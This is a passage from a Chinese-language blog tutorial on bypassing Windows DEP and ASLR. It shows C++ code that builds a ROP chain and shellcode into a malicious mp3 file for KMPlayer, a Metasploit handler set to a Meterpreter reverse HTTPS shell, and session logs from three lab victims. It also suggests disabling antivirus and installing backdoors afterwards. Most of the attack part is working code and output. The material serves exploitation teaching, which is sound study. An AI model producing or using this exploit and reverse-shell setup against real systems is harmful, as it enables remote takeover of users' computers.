    //  edx = edi
    rop4 += 0x00622466;
    //0x0048290f :  # PUSH EDX # POP ESP # RETN
    rop4 += 0x0048290f;

    /*
    <VirtualProtect Addr>
        [0088b5d0]
    */
    /*
    <stack>
        padding to retn
        rop1 to set edi to iesp + 0x400                     iesp-0x08
        rop2 to set VirtualProtect addr                     iesp-0x08+sizeof(rop1)
        rop3 to set VirtualProtect's args                   iesp-0x08+sizeof(rop1~2)
        rop4 to set eip = VirtualProtect addr and esp = edi+4   iesp-0x08+sizeof(rop1~3)
        padding to edi                                      iesp-0x08+sizeof(rop1~4)
```

```
        VirtualProtect addr (initial 0088b5d0)              edi
            - retn to shellcode (push esp # retn)           edi+0x04
            - arg1 edi                                      edi+0x08
            - arg2 0x500 fixed                              edi+0x0c
            - arg3 0x40 fixed                               edi+0x10
            - arg4 edi-0x04                                 edi+0x14
        shellcode                                           edi+0x18
    */

    size_t const iesp(0x06E6EF34), rop_size_limit(0x400), edi(iesp + rop_size_limit),
        padding_to_ret(4112), padding_to_edi(edi - (iesp - 0x08 + rop1.size() + rop2.size() + rop3.size() + rop4.size()));
    ByteArray kmplayer_virtualprotect_addr(0x0088b5d0);
    ByteArray retn_to_shellcode(0x00474a55); // push esp # retn
    ByteArray shellcode(12, '\x90'); // 12 NOPs
    shellcode += string(code);

    string filename("GEM XXX Live Concert (DEP & ASLR Remix).mp3");
    ofstream fout(filename.c_str(), ios::binary);
    fout << ByteArray(padding_to_ret, 0)
        << rop1 << rop2 << rop3 << rop4
        << ByteArray(padding_to_edi, 0)
        << kmplayer_virtualprotect_addr     // VirtualProtect addr, generated on the fly
        << retn_to_shellcode
        << ByteArray(4, 0)                  // arg 1, generated on the fly
```


編譯執行，產生出一個極為危險的 mp3 檔案：
GEM XXX Live Concert (DEP & ASLR Remix).mp3

把 這個 mp3 檔案分享給三個無辜的受害者，分別是使用 XP SP3 的 192.168.56.136，使用 Windows 7 x64 的 192.168.56.154，以及使用 Windows Server 2008 R2 的 192.168.56.128。

雖然不建議管理者在 Windows Server 上聽 mp3，不過管它的呢，反正就是有人會聽。

假設攻擊者的 IP 是 192.168.56.1。首先我們會用到 port 443，所以請在攻擊者電腦這邊以 netstat -lnt (Linux) 或者 netstat -lnp tcp (Windows) 確認沒有其他程式佔住。

另外我們要設定一下 msf，開啟 msfconsole，執行如下：

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
```

這個時候已經傾聽於 port 443 了。

第一個受害者 **Windows XP SP3 x86**：
在被攻擊的電腦，我們先用 XP SP3，開啟 KMPlayer，載入剛剛的 mp3 檔案。KMPlayer 會停住，而骨子裡已經與攻擊者建立了 https 連線了。攻擊者的 msf 可以看到如下：

```
[*] 192.168.56.136:1402 Request received for /Jkq6...
[*] 192.168.56.136:1402 Staging connection for target /Jkq6 received...
[*] Patched user-agent at offset 663640...
[*] Patched transport at offset 663304...
[*] Patched URL at offset 663368...
[*] Patched Expiration Timeout at offset 664240...
[*] Patched Communication Timeout at offset 664244...
[*] Meterpreter session 1 opened (192.168.56.1:443 -> 192.168.56.136:1402) at 2015-02-04 21:41:33 +0800
meterpreter > sysinfo
Computer        : FDCC_XP_VHD
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : zh_TW
Meterpreter     : x86/win32
meterpreter > getuid
Server username: FDCC_XP_VHD\Renamed_Admin
...
meterpreter > exit
[*] Shutting down Meterpreter...
```

並不困難，不是嗎？

攻擊者可以先用 metepreter 轉移程序，以免 KMPlayer 被使用者強制關掉。也可以順便關閉防毒，安裝後門等等。

第二個受害者 **Windows 7 x64**：
攻擊者同樣執行剛剛的指定，用 msf 傾聽於 443。當受害者一打開 KMPlayer，聽不到音樂，有點奇怪，正在納悶的時候，攻擊者已經取得連線了，同樣也可以轉移程序，關閉防毒，安裝後門。Metepreter 是很有彈性的。

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 192.168.56.154:49305 Request received for /Jkq6...
[*] 192.168.56.154:49305 Staging connection for target /Jkq6 received...
[*] Patched user-agent at offset 663640...
[*] Patched transport at offset 663304...
[*] Patched URL at offset 663368...
[*] Patched Expiration Timeout at offset 664240...
[*] Patched Communication Timeout at offset 664244...
[*] Meterpreter session 2 opened (192.168.56.1:443 -> 192.168.56.154:49305) at 2015-02-04 21:46:57 +0800

meterpreter > sysinfo
Computer        : ALBERT-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: Albert-PC\Albert
...
meterpreter > exit
[*] Shutting down Meterpreter...
```



```
[*] Starting the payload handler...
[*] 192.168.56.128:49181 Request received for /Jkq6...
[*] 192.168.56.128:49181 Staging connection for target /Jkq6 received...
[*] Patched user-agent at offset 663640...
[*] Patched transport at offset 663304...
[*] Patched URL at offset 663368...
[*] Patched Expiration Timeout at offset 664240...
[*] Patched Communication Timeout at offset 664244...
[*] Meterpreter session 3 opened (192.168.56.1:443 -> 192.168.56.128:49181) at 2015-02-04 21:49:11 +0800

meterpreter > sysinfo
Computer        : WIN-7AC2P5DE38G
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: WIN-7AC2P5DE38G\Administrator
...
meterpreter > exit
[*] Shutting down Meterpreter...
```

這一切就是這麼簡單。

總結本章所學：
* Windows 上常見的各種防護緩衝區溢位技術
* 如何破解 Windows 上常見的各種防護技術
* 實例與演練

<<< 第五章 - 攻擊的變化
>>> 後記

於 下午1:00

沒有留言:

張貼留言

較新的文章 首頁 較舊的文章

訂閱： 張貼留言 (Atom)